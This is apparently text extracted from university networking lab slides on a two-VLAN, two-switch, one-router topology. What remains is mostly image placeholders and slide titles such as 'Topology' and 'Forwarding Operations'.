
Angelo Tulumello

Slides by Prof. Marco Bonola


Other Slides Set
from Prof Salsano's ITP Course

Lab3: 2 VLANs, 2 switch, 1 Router


Topology




Topology




Topology




Topology




Topology



Forwarding Operations




Forwarding Operations




Forwarding Operations

